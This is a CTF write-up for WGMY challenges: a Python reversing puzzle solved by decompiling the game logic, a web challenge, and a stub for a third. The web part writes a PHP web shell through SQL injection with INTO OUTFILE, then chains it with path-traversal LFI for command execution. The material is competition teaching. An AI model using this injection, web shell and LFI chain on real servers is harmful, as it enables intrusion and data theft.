7e7's Writeup for CTF Challenge by WGMY

[REVERSE]

NothingToSeeHere

In this challenge we are given a `ntsh.py` file which is a python file with game logic inside. The main logic code is unpacked on the fly, so first we have to extract it. For this we are going to use `uncompyle6` python module.

```diff
  import os, sys, time
  import msvcrt, base64 ,zlib, marshal, importlib, types
+ from uncompyle6.main import decompile
```

Now all we need to do is add decompilation for `logic` object and dump it to `gamelogic.py` file.

```diff
  logic = base64.b64decode(logic)
  logic = zlib.decompress(logic)
  logic = marshal.loads(logic[16:])
+ with open('gamelogic.py', 'w') as f:
+   decompile(3.7, logic, f, showast=False)
  mod = types.ModuleType("gamelogic")
```

We can delete compiled logic from source code and import `logic` straight from `gamelogic.py` file.


```diff
- if DEBUG:
+ from gamelogic import Logic
+ logic = Logic(player_cpos)
- else:
- logic = 'long embeded logic code here...'
- logic = base64.b64decode(logic)
- logic = zlib.decompress(logic)
- logic = marshal.loads(logic[16:])
- mod = types.ModuleType("gamelogic")
- exec(logic, mod.__dict__)
- logic = mod.Logic(player_cpos)
```

After reading source code we realize that game only show us small `15 x 10` field, but `gamelogic.py` generates much bigger field.

```diff
    def player_move(self, player_pos):
-       pos_x, pos_y = player_pos
+       pos_x, pos_y = (0,0)
```

```
-       if pos_x > 15:
-           pos_x = 15
-       if pos_y > 10:
-           pos_y = 10
        data = []
        key = []
-       for i in range(5):
+       for i in range(90):
-           vp = self.game_map[(pos_y + 16)]
+           vp = self.game_map[(pos_y + 155)]
-           vk = self.d_keys[(pos_y + 16)]
+           vk = self.d_keys[(pos_y + 155)]
            data.append(vp)
            key.append(vk)
```

Once we run it, we see full map with flag the right side.



```
XOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERE
NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERE
NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERE
NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOS                                                          INGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERE
NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOS      WELCOME TO                                          INGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERE
NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOS                                                          INGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERE
NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOS                                                          INGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERE
NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOS                                                          INGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERE
NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOS      WARGAMES.MY                                         INGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERE
NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOS                                                          INGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERE
NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOS                                                          INGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERE
NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERE
NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERE
NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERE
NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERE
NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERE
NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERE
NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERE
NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHE The flag exists ENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERE
NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERE
NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERE
NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERE
NOTHI klks{trolololololol} EHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERE
NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERE
NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERE
NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERE
NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERE
NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERE
NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERE
NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERE
NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERE
NOTHINGTOSEEHEREN follow me on twitter @klks84 ENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERE
NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERE
NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERE
NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERE
NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERE
NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERE
NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEE https://t.me/reversingmy GTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERE
NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHE w
NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHE g
NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHE m
NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHE y
NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHE {
NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHE d
NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHE 8
NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHE 2
NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHE b
NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHE c
NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHE 3
NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHE a
NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHE a
NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERE notwgmy{439d2dbb20d8622b4a9487e2a92455ab} EHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHE 2
NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHE e
NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHE 0
NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHE 0
NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHE 2
NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHE 5
NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHE c
NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHE d
NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHE a
NOTHINGTO https://telegram.me/joinchat/Cbi6Nzx6zuP9bli7hCh9nA RENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHE 5
NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHE 4
NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHE e
NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHE c
NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHE 2
NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSE Hey!, do you know why the chicken crossed the road ? OTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHE 4
NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHE b
NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHE 4
NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHE b
NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHE 2
NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHE 3
NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHE f
NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHE 9
NOTHINGTOSEEHER It crossed the road to find the missing flag!, did you find it?. OTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHE 5
NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHE 9
NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHE }
NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERE
NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERE
NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERE
NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERE
NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERE
NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERE
NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERE
NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERE
NOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERENOTHINGTOSEEHERE
```

[WEB]

MyPWNSQL

After downloading files, we found SQL injection in `init.php` file on line `90` . The `limit` parameter is not properly handled.

```
... $mysqli->real_escape_string($table) . "` LIMIT " . $limit;
```

According to MySQL documentation for `SELECT` statement, only `INTO` clause can be used after `limit`. We can use `INTO OUTFILE` to write to a file. But once we try to append `INTO OUTFILE '/tmp/asdf.php'`, we get the following error:

```
The MySQL server is running with the --secure-file-priv
option so it cannot execute this statement.
```

This means that we can write only to certain directories. By googling, we found that `/var/lib/mysql-files/` is writable.

We can now write simple php shell by adding `<?php system($_GET[1]);?>` to any column and writing it with `INTO OUTFILE '/var/lib/mysql-files/zzz.php'`.

We also have `LFI` in the `external.php` file, which combined with out preveous finding, can give us `RCE`.

```
external.php?page=../../../../var/lib/mysql-files/zzz.php&1=
mysql -u root -p password pwnme -e 'select * from flag'
```

PHP Playground

1. Register and Login.
2. CRTL + U and Download source code `../soskod.tar.gz`.

